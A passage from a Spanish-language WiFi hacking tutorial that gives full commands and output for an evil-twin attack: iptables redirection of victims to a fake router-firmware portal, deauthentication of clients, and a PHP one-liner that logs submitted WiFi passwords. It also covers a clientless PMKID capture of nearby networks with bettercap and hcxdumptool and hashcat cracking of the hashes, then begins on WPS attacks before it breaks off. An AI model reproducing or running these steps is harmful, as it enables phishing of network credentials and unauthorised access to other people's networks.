        loop  txqueuelen 1000  (Local Loopback)
        RX packets 772442  bytes 1353509541 (1.2 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 772442  bytes 1353509541 (1.2 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0mon: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI>  mtu 1800
        unspec E4-70-B8-D3-93-5C-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 1179679  bytes 610643779 (582.3 MiB)
        RX errors 0  dropped 1078475  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌─[root@parrot]─[/home/s4vitar]
└──╼ #
```

Os recuerdo que el tercer comando aplicado es necesario para este caso, igual que cuando hacíamos envenenamiento ARP, pues para este caso necesitamos contar con el enrutamiento habilitado en nuestro equipo.

Control y creación de reglas de enrutamiento por iptables

A continuación, limpiamos cualquier tipo de regla que tengamos previamente definida de **iptables** y generamos nuestras nuevas reglas:

```
┌─[root@parrot]─[/home/s4vitar]
└──╼ #iptables --flush
┌─[root@parrot]─[/home/s4vitar]
└──╼ #iptables --table nat --flush
┌─[root@parrot]─[/home/s4vitar]
└──╼ #iptables --delete-chain
┌─[root@parrot]─[/home/s4vitar]
└──╼ #iptables --table nat --delete-chain
┌─[root@parrot]─[/home/s4vitar]
└──╼ #iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
┌─[root@parrot]─[/home/s4vitar]
└──╼ #iptables --append FORWARD --in-interface at0 -j ACCEPT
┌─[root@parrot]─[/home/s4vitar]
└──╼ #iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination $(hostname -I | awk '{print $1}'):80
┌─[root@parrot]─[/home/s4vitar]
└──╼ #iptables -t nat -A POSTROUTING -j MASQUERADE
┌─[root@parrot]─[/home/s4vitar]
└──╼ #
```

La idea es nutrir nuestra interfaz **at0** de la conexión padre **eth0**, de esta forma, los usuarios que se conecten a nuestro AP podrán navegar por internet sin mayor inconveniente (en otras palabras, crear un túnel de conexión).

Asimismo, cualquier tráfico **HTTP** que detectemos por parte de nuestras víctimas, será redireccionado a nuestra página web fraudulenta, con el objetivo de hacerles creer que realmente el router necesita de una configuración de Firmware y por ello solicita las credenciales de acceso a la red.

Sincronización de reglas definidas con el Fake AP

Ya por último, lo que nos queda es sincronizar todas nuestras reglas definidas con el Fake AP, para que cobre vida y comience a operar bajo nuestras reglas:

```
┌─[root@parrot]─[/home/s4vitar]
└──╼ #dhcpd -cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid at0
Internet Systems Consortium DHCP Server 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 2 leases to leases file.
Listening on LPF/at0/e4:70:b8:d3:93:5c/192.168.1.128/25
Sending on   LPF/at0/e4:70:b8:d3:93:5c/192.168.1.128/25
Sending on   Socket/fallback/fallback-net
```

Si obtenemos un output como el anterior, es que todo se ha realizado correctamente. Una vez llegados a este punto, lo que procedemos desde otra consola es a aplicar un ataque de deautenticación global (FF:FF:FF:FF:FF:FF) contra toda la red.

Tras los clientes lanzar paquetes **Probe Request** en busca del AP, como el legítimo queda anulado debido a los paquetes que estamos de manera continua enviando, los dispositivos se confundirán y harán que estos se conecten a nuestro Fake AP, ¿por qué sin autenticarse?, porque nuestro Fake AP es de protocolo **OPN** :)

Esto del lado de la víctima es casi inperceptible, pues la migración de una red a otra para algunos dispositivos es casi inmediata. Ya dependiendo de la imaginación, originalidad e ingenio de cada uno, se podrá obtener lo deseado una vez la víctima se mueve por nuestros terrenos.

Robo de datos

Como es de esperar, una vez la víctima navegue por una página HTTP, será redireccionada a nuestro portal web falso. A nivel de dirección URL, figurará el dominio al cual ha accedido, es decir, no figurará nuestra dirección IP.

Una vez esta introduce sus credenciales, estas serán enviadas a nuestra base de datos y a través del servicio **MYSQL** de forma interactiva las podremos visualizar sin mayor problema.

Otra forma más cómoda en caso de no haber querido tirar de **MYSQL**, podría haber sido para el **ACTION** del HTML principal, haber definido un nuevo archivo **post.php** con una estructura semejante como esta:

```
<?php $file = 'wifi-password.txt';file_put_contents($file, print_r($_POST, true), FILE_APPEND);?><meta http-equiv="refresh" content="0; url=http://192.168.1.1" />
```

De manera que tras introducir las credenciales de acceso, estas son depositadas en nuestro equipo en la ruta **/var/www/html**, en el fichero **wifi-password.txt**. De igual manera, en caso de introducir múltiples contraseñas por parte de varios clientes, estas se van apilando, pudiendo ver todo el histórico de contraseñas introducidas.

Ataque a redes sin clientes

Hasta ahora, hemos visto todas las técnicas necesarias para averiguar la contraseña de una red Wifi que funcione por protocolo WPA/WPA2 y autenticación PSK, pero siempre con la condición de que esta debe de poseer clientes.

¿Qué pasa si la red no cuenta con clientes?, ¿se puede averiguar la contraseña?, la respuesta es sí, y no... no es con un ataque de falsa autenticación.

Clientless PKMID Attack

Esta nueva metodología nos permitirá romper la seguridad de WPA y WPA2 mediante el denominado Pairwise Master Key Identifier o PMKID, una característica roaming habilitada en muchos dispositivos.

La principal diferencia con ataques existentes es que en este ataque, la captura de un EAPOL o saludo de 4-vías no es necesaria, como en casos anteriores. El nuevo ataque es realizado con el RSN IE (Robust Network Information Element) de una simple trama EAPOL, lo cual es flipante y maravilloso.

Ataque desde Bettercap

Aunque no lo hago así, os lo explico también. Imaginemos que queremos capturar los Hashes de múltiples redes inalámbricas de nuestro entorno. Olvidémonos ya de los Handshakes, y de ataques de de-autenticación y todas estas técnicas que habíamos visto previamente.

Lo primero como siempre es ponerse en modo monitor, y desde **Bettercap** efectuar el siguiente procedimiento:

```
┌─[root@parrot]─[/opt/bettercap]
└──╼ #./bettercap -iface wlan0mon
bettercap v2.24.1 (built for linux amd64 with go1.10.4) [type 'help' for a list of commands]

 wlan0mon  » wifi.recon on
[22:38:15] [sys.log] [inf] wifi using interface wlan0mon (e4:70:b8:d3:93:5c)
[22:38:16] [sys.log] [inf] wifi started (min rssi: -200 dBm)
 wlan0mon  » [22:38:16] [sys.log] [inf] wifi channel hopper started.
 wlan0mon  » [22:38:16] [wifi.ap.new] wifi access point MOVISTAR_2A51 (-94 dBm) detected as 78:29:ed:a9:2a:52 (Askey Computer Corp).
 wlan0mon  » [22:38:16] [wifi.ap.new] wifi access point MOVISTAR_A908 (-83 dBm) detected as fc:b4:e6:99:a9:09 (Askey Computer Corp).
 wlan0mon  » [22:38:18] [wifi.ap.new] wifi access point MOVISTAR_1677 (-55 dBm) detected as 1c:b0:44:d4:16:78 (Askey Computer Corp).
 wlan0mon  » [22:38:19] [wifi.ap.new] wifi access point MIWIFI_psGP (-95 dBm) detected as 50:78:b3:ee:bb:ac.
 wlan0mon  » [22:38:19] [wifi.client.new] new station 20:34:fb:b1:c5:53 detected for MOVISTAR_1677 (1c:b0:44:d4:16:78)
 wlan0mon  » w[22:38:20] [wifi.ap.new] wifi access point Wlan1 (-81 dBm) detected as f8:8e:85:df:3e:13 (Comtrend Corporation).
 wlan0mon  » wifi.[22:38:21] [wifi.ap.new] wifi access point devolo-30d32d583c6b (-81 dBm) detected as 30:d3:2d:58:3c:6b (devolo AG).
 wlan0mon  » wifi.[22:38:21] [wifi.ap.new] wifi access point LowiF7D3 (-90 dBm) detected as 10:62:d0:f6:f7:d8 (Technicolor CH USA Inc.).
 wlan0mon  » wifi.show[22:38:21] [wifi.ap.new] wifi access point vodafone4038 (-91 dBm) detected as 28:9e:fc:0c:40:3e (Sagemcom Broadband SAS).
 wlan0mon  » wifi.show[22:38:21] [wifi.ap.new] wifi access point MOVISTAR_3126 (-94 dBm) detected as cc:d4:a1:0c:31:28 (MitraStar Technology Corp.).
 wlan0mon  » wifi.show

┌─────────┬───────────────────┬─────────────────────┬─────────────────┬────────────────────┬────┬─────────┬───────┬───────┬──────────┐
│ RSSI ▴  │       BSSID       │        SSID         │   Encryption    │        WPS         │ Ch │ Clients │ Sent  │ Recvd │   Seen   │
├─────────┼───────────────────┼─────────────────────┼─────────────────┼────────────────────┼────┼─────────┼───────┼───────┼──────────┤
│ -57 dBm │ 1c:b0:44:d4:16:78 │ MOVISTAR_1677       │ WPA2 (CCMP, PSK) │ 2.0               │ 6  │ 1       │ 486 B │ 172 B │ 22:38:19 │
│ -83 dBm │ f8:8e:85:df:3e:13 │ Wlan1               │ WPA (TKIP, PSK)  │ 1.0               │ 9  │         │       │       │ 22:38:20 │
│ -84 dBm │ fc:b4:e6:99:a9:09 │ MOVISTAR_A908       │ WPA2 (CCMP, PSK) │ 2.0               │ 1  │         │       │       │ 22:38:17 │
│ -85 dBm │ 30:d3:2d:58:3c:6b │ devolo-30d32d583c6b │ WPA2 (CCMP, PSK) │ 2.0               │ 11 │         │       │       │ 22:38:22 │
│ -86 dBm │ 10:62:d0:f6:f7:d8 │ LowiF7D3            │ WPA2 (TKIP, PSK) │ 2.0               │ 11 │         │       │       │ 22:38:22 │
│ -92 dBm │ 28:9e:fc:0c:40:3e │ vodafone4038        │ WPA2 (TKIP, PSK) │ 2.0               │ 11 │         │       │       │ 22:38:21 │
│ -94 dBm │ 50:78:b3:ee:bb:ac │ MIWIFI_psGP         │ WPA2 (CCMP, PSK) │ 2.0               │ 6  │         │       │       │ 22:38:19 │
│ -94 dBm │ 78:29:ed:a9:2a:52 │ MOVISTAR_2A51       │ WPA2 (CCMP, PSK) │ 2.0               │ 1  │         │       │       │ 22:38:16 │
│ -94 dBm │ cc:d4:a1:0c:31:28 │ MOVISTAR_3126       │ WPA2 (CCMP, PSK) │ 2.0 (not configured) │ 11 │      │       │       │ 22:38:21 │
└─────────┴───────────────────┴─────────────────────┴─────────────────┴────────────────────┴────┴─────────┴───────┴───────┴──────────┘

wlan0mon (ch. 13) / ↑ 0 B / ↓ 26 kB / 112 pkts

 wlan0mon  »
```

Ya viendo que se nos listan todas las redes, corremos el siguiente comando:

```
 wlan0mon  » wifi.assoc all
 wlan0mon  » [22:39:18] [sys.log] [inf] wifi sending association request to AP MOVISTAR_2A51 (channel:1 encryption:WPA2)
 wlan0mon  » [22:39:18] [sys.log] [inf] wifi sending association request to AP MOVISTAR_A908 (channel:1 encryption:WPA2)
 wlan0mon  » [22:39:18] [sys.log] [inf] wifi sending association request to AP MOVISTAR_2F95 (channel:1 encryption:WPA2)
 wlan0mon  » [22:39:18] [sys.log] [inf] wifi sending association request to AP MIWIFI_psGP (channel:6 encryption:WPA2)
 wlan0mon  » [22:39:18] [sys.log] [inf] wifi sending association request to AP MOVISTAR_1677 (channel:6 encryption:WPA2)
 wlan0mon  » [22:39:18] [sys.log] [inf] wifi sending association request to AP Wlan1 (channel:9 encryption:WPA)
 wlan0mon  » [22:39:18] [sys.log] [inf] wifi sending association request to AP vodafone4038 (channel:11 encryption:WPA2)
 wlan0mon  » [22:39:18] [sys.log] [inf] wifi sending association request to AP MOVISTAR_3126 (channel:11 encryption:WPA2)
 wlan0mon  » [22:39:19] [sys.log] [inf] wifi sending association request to AP LowiF7D3 (channel:11 encryption:WPA2)
 wlan0mon  » [22:39:19] [sys.log] [inf] wifi sending association request to AP devolo-30d32d583c6b (channel:11 encryption:WPA2)
 wlan0mon  » [22:39:19] [sys.log] [inf] wifi sending association request to AP MOVISTAR_1677 (channel:112 encryption:WPA2)
 wlan0mon  » [22:39:19] [sys.log] [inf] wifi sending association request to AP MOVISTAR_PLUS_1677 (channel:112 encryption:WPA2)
 wlan0mon  » [22:39:23] [wifi.client.handshake] captured e4:70:b8:d3:93:5c -> MOVISTAR_1677 (1c:b0:44:d4:16:78) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
 wlan0mon  » [22:39:23] [wifi.client.handshake] captured e4:70:b8:d3:93:5c -> MOVISTAR_1677 (1c:b0:44:d4:16:78) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
 wlan0mon  » [22:39:23] [wifi.client.handshake] captured e4:70:b8:d3:93:5c -> MOVISTAR_1677 (1c:b0:44:d4:16:78) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
 wlan0mon  » [22:39:23] [wifi.client.handshake] captured e4:70:b8:d3:93:5c -> MOVISTAR_1677 (1c:b0:44:d4:16:78) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
 wlan0mon  » [22:39:24] [wifi.client.handshake] captured e4:70:b8:d3:93:5c -> MOVISTAR_1677 (1c:b0:44:d4:16:78) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
 wlan0mon  » [22:39:24] [wifi.client.handshake] captured e4:70:b8:d3:93:5c -> MOVISTAR_1677 (1c:b0:44:d4:16:78) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
 wlan0mon  »
```

Sencillo, ¿verdad?, pues ya está, así de fácil. En el fichero **/root/bettercap-wifi-handshakes.pcap** ahora lo único que tenemos que pasar es la herramienta **hcxpcaptool** para convertir a Hashes nuestras capturas y listo.

Prefiero comentar esta parte con más detalle en los siguientes puntos.

Ataque via hcxdumptool

Esta es la forma en la que yo lo suelo hacer. Ejecutamos el siguiente comando para capturar todos los PKMID's posibles:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #hcxdumptool -i wlan0mon -o Captura --enable_status=1
initialization...
warning: NetworkManager is running with pid 27706
warning: wpa_supplicant is running with pid 27684
warning: wlan0mon is probably a monitor interface

start capturing (stop with ctrl+c)
INTERFACE.................: wlan0mon
ERRORMAX..................: 100 errors
FILTERLIST................: 0 entries
MAC CLIENT................: b0febdab6d9d
MAC ACCESS POINT..........: 24336c5495c9 (incremented on every new client)
EAPOL TIMEOUT.............: 150000
REPLAYCOUNT...............: 62752
ANONCE....................: 5e37baf7d8026ae9a9b5dcd74239558a74149218819377f2d3d866aa4c6249ab

[22:42:02 - 001] fcb4e699a909 -> b0febdab6d9d [FOUND PMKID CLIENT-LESS]
[22:42:08 - 006] 1cb044d41678 -> b0febdab6d9d [FOUND PMKID CLIENT-LESS]
INFO: cha=11, rx=1314, rx(dropped)=602, tx=117, powned=2, err=0
```

Y como vemos, en cuestión de segundos tengo 2 redes vulnerables de las cuales he obtenido el PKMID. En este punto, estaríamos igual que con **Bettercap**, es decir, tenemos la captura, ¿y ahora qué?, descubrámoslo en el siguiente punto.

Uso de hcxpcaptool

Ahora viene la parte interesante, hemos visto lo sencillo que ha sido obtener un PKMID de 2 redes distintas. Pues ahora tan solo tenemos que aplicar el siguiente comando para visualizar el hash correspondiente a la contraseña de la red inalámbrica:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #ls
Captura
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #hcxpcaptool -z myHashes Captura

reading from Captura

summary:
--------
file name.........................: Captura
file type.........................: pcapng 1.0
file hardware information........: x86_64
file os information..............: Linux 4.19.0-parrot1-13t-amd64
file application information.....: hcxdumptool 5.1.7
network type......................: DLT_IEEE802_11_RADIO (127)
endianness........................: little endian
read errors.......................: flawless
packets inside....................: 30
skipped packets (damaged).........: 0
packets with GPS data.............: 0
packets with FCS..................: 30
beacons (total)...................: 9
beacons (WPS info inside).........: 6
authentications (OPEN SYSTEM).....: 9
authentications (BROADCOM)........: 7
EAPOL packets (total).............: 12
EAPOL packets (WPA2)..............: 12
PMKIDs (total)....................: 2
PMKIDs (WPA2).....................: 12
PMKIDs from access points.........: 2
best PMKIDs.......................: 2

2 PMKID(s) written to myHashes
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #cat myHashes
0d4191730a005481706436bdbc50919c*fcb4e699a909*b0febdab6d9d*4d4f5649535441525f41393038
2fb026310184f6efcb0fd0d69b198b3a*1cb044d41678*b0febdab6d9d*4d4f5649535441525f31363737
```

ANOTACIÓN: Para saber a qué redes pertenecen estos Hashes, tan sólo tenemos que visualizar el valor comprendido entre el primer y segundo asterisco. Corresponden a las BSSID's de los AP's.

Y estos, ya pueden ser pasados por **hashcat** para someterlos a la fase de Cracking:

```
┌─[root@parrot]─[/usr/share/wordlists]
└──╼ #hashcat -m 16800 -d 1 -w 3 myHashes rockyou.txt
hashcat (v5.1.0) starting...

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1050, 1010/4040 MB allocatable, 5MCU

OpenCL Platform #2: The pocl project
====================================
* Device #2: pthread-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, skipped.

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Slow-Hash-SIMD-LOOP

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Watchdog: Temperature abort trigger set to 90c

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=1 -D VENDOR_ID=32 -D CUDA_ARCH=601 -D AMD_ROCM=0 -D VECT_SIZE=1 -D DEVICE_TYPE=4 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344387
* Bytes.....: 139921538
* Keyspace..: 14344387

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: myHashes
Time.Started.....: Mon Aug 12 22:48:04 2019 (3 secs)
Time.Estimated...: Mon Aug 12 22:53:08 2019 (5 mins, 1 sec)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    93064 H/s (55.72ms) @ Accel:512 Loops:128 Thr:64 Vec:1
Recovered........: 0/2 (0.00%) Digests, 0/2 (0.00%) Salts
Progress.........: 610384/28688774 (2.13%)
Rejected.........: 446544/610384 (73.16%)
Restore.Point....: 0/14344387 (0.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:3712-3840
Candidates.#1....: 123456789 -> sunflower15
Hardware.Mon.#1..: Temp: 64c Util: 99% Core:1670MHz Mem:3504MHz Bus:8

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: myHashes
Time.Started.....: Mon Aug 12 22:48:04 2019 (7 secs)
Time.Estimated...: Mon Aug 12 22:53:09 2019 (4 mins, 58 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    91919 H/s (55.94ms) @ Accel:512 Loops:128 Thr:64 Vec:1
Recovered........: 0/2 (0.00%) Digests, 0/2 (0.00%) Salts
Progress.........: 1292574/28688774 (4.51%)
Rejected.........: 801054/1292574 (61.97%)
Restore.Point....: 387112/14344387 (2.70%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:3840-3968
Candidates.#1....: sunflower11 -> 22lovers
Hardware.Mon.#1..: Temp: 66c Util:100% Core:1657MHz Mem:3504MHz Bus:8

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```

En mi caso, tiro de **GPU** y os puedo decir que el tiempo total para cracker estos hashes es de 5 minutos. (Aunque también se puede ver en el output anterior).

Se podría decir que es una gozada, porque nos estamos olvidando tanto de **aircrack** como de **aireplay**, de **airodump**, **pyrit**, **airolib**, **cowpatty**, **genpmk**, etc.

Una vez crackeada la contraseña, esta es mostrada:

```
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: myHashes
Time.Started.....: Mon Aug 12 22:48:04 2019 (1 min, 51 secs)
Time.Estimated...: Mon Aug 12 22:52:25 2019 (2 mins, 30 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    89458 H/s (57.26ms) @ Accel:512 Loops:128 Thr:64 Vec:1
Recovered........: 0/2 (0.00%) Digests, 0/2 (0.00%) Salts
Progress.........: 15218868/28688774 (53.05%)
Rejected.........: 5388468/15218868 (35.41%)
Restore.Point....: 7545850/14344387 (52.60%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2816-2944
Candidates.#1....: horneybabe1987 -> groovejet
Hardware.Mon.#1..: Temp: 86c Util: 99% Core:1632MHz Mem:3504MHz Bus:8

Approaching final keyspace - workload adjusted.

2fb026310184f6efcb0fd0d69b198b3a*1cb044d41678*b0febdab6d9d*4d4f5649535441525f31363737:KqpsEFunpXXXXXXXXX

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: myHashes
Time.Started.....: Mon Aug 12 22:48:04 2019 (3 mins, 36 secs)
Time.Estimated...: Mon Aug 12 22:51:40 2019 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    88906 H/s (47.34ms) @ Accel:512 Loops:128 Thr:64 Vec:1
Recovered........: 1/2 (50.00%) Digests, 1/2 (50.00%) Salts
Progress.........: 28688774/28688774 (100.00%)
Rejected.........: 9469826/28688774 (33.01%)
Restore.Point....: 14344387/14344387 (100.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 0133112024erdalk -> KqpsEFunpo7w29nrbx4H
Hardware.Mon.#1..: Temp: 88c Util: 99% Core:1632MHz Mem:3504MHz Bus:8

Started: Mon Aug 12 22:48:02 2019
Stopped: Mon Aug 12 22:51:42 2019
```

O también:

```
┌─[root@parrot]─[/usr/share/wordlists]
└──╼ #cat myHashes
0d4191730a005481706436bdbc50919c*fcb4e699a909*b0febdab6d9d*4d4f5649535441525f41393038
2fb026310184f6efcb0fd0d69b198b3a*1cb044d41678*b0febdab6d9d*4d4f5649535441525f31363737
┌─[root@parrot]─[/usr/share/wordlists]
└──╼ #hashcat -m 16800 --show myHashes
2fb026310184f6efcb0fd0d69b198b3a*1cb044d41678*b0febdab6d9d*4d4f5649535441525f31363737:KqpsEFunpXXXXXXXXXXXXX
```

Ataques por WPS

Ya como casi último de los puntos a tratar para redes de protocolo **WPA/WPA2**, no puedo acabar la sección sin mencionar el famoso **WPS**.

Desde mi experiencia, os podría estar comentando ahora mismo cómo usar **pixiedust**, **reaver** o derivados, pero prefiero mostraros herramientas de utilidad que realmente den resultados, o que por lo menos tengan una tasa de éxito más probable.

Uso de WPSPinGenerator


Si os fijáis, en todo el **Gist**, hemos hecho la gran parte de procedimientos a mano, me refiero, sin hacer uso de herramientas automatizadas. No suelo acostumbrar a hacer uso de herramientas que te automatizan un procedimiento, sobre todo por la curiosidad que me causa el cómo funciona esa por debajo. Sin embargo, para este caso, hay una de ellas especialmente destinadas a **WPS** que sí que utilizo, por la gran tasa de acierto de la que dispone.

El sistema operativo **Wifislax**, se podría decir que es un sistema operativo orientado al Hacking y Auditoría WiFi. Cuenta con bastantes herramientas de automatización como Fluxion, Linset o Wifimosys que automatizan todo lo que nosotros hemos estado haciendo a mano. Es un OS principalmente orientados a **Script Kiddies**.

Una de las herramientas de **Wifislax** que uso con bastante frecuencia es **WPSPinGenerator**, por no decir que es la única herramienta que utilizo de este OS. ¿Qué nos permite hacer **WPSPinGenerator**?, veámoslo con un ejemplo práctico.


Al principio, es necesario seleccionar la interfaz de red con la que trabajar, especificar los canales sobre los cual queremos escanear, en fin... lo típico. Esta parte me la saltaré.

Una vez escaneamos las redes disponibles de nuestro entorno, vemos algo como esto:




Si nos fijamos, vemos que para cada red inalámbrica, se nos dice si esta cuenta o no con un PIN genérico. (Recomiendo que leas cómo funciona la asociación a través de PIN).

Una vez seleccionamos la red, fijaros que interesante:

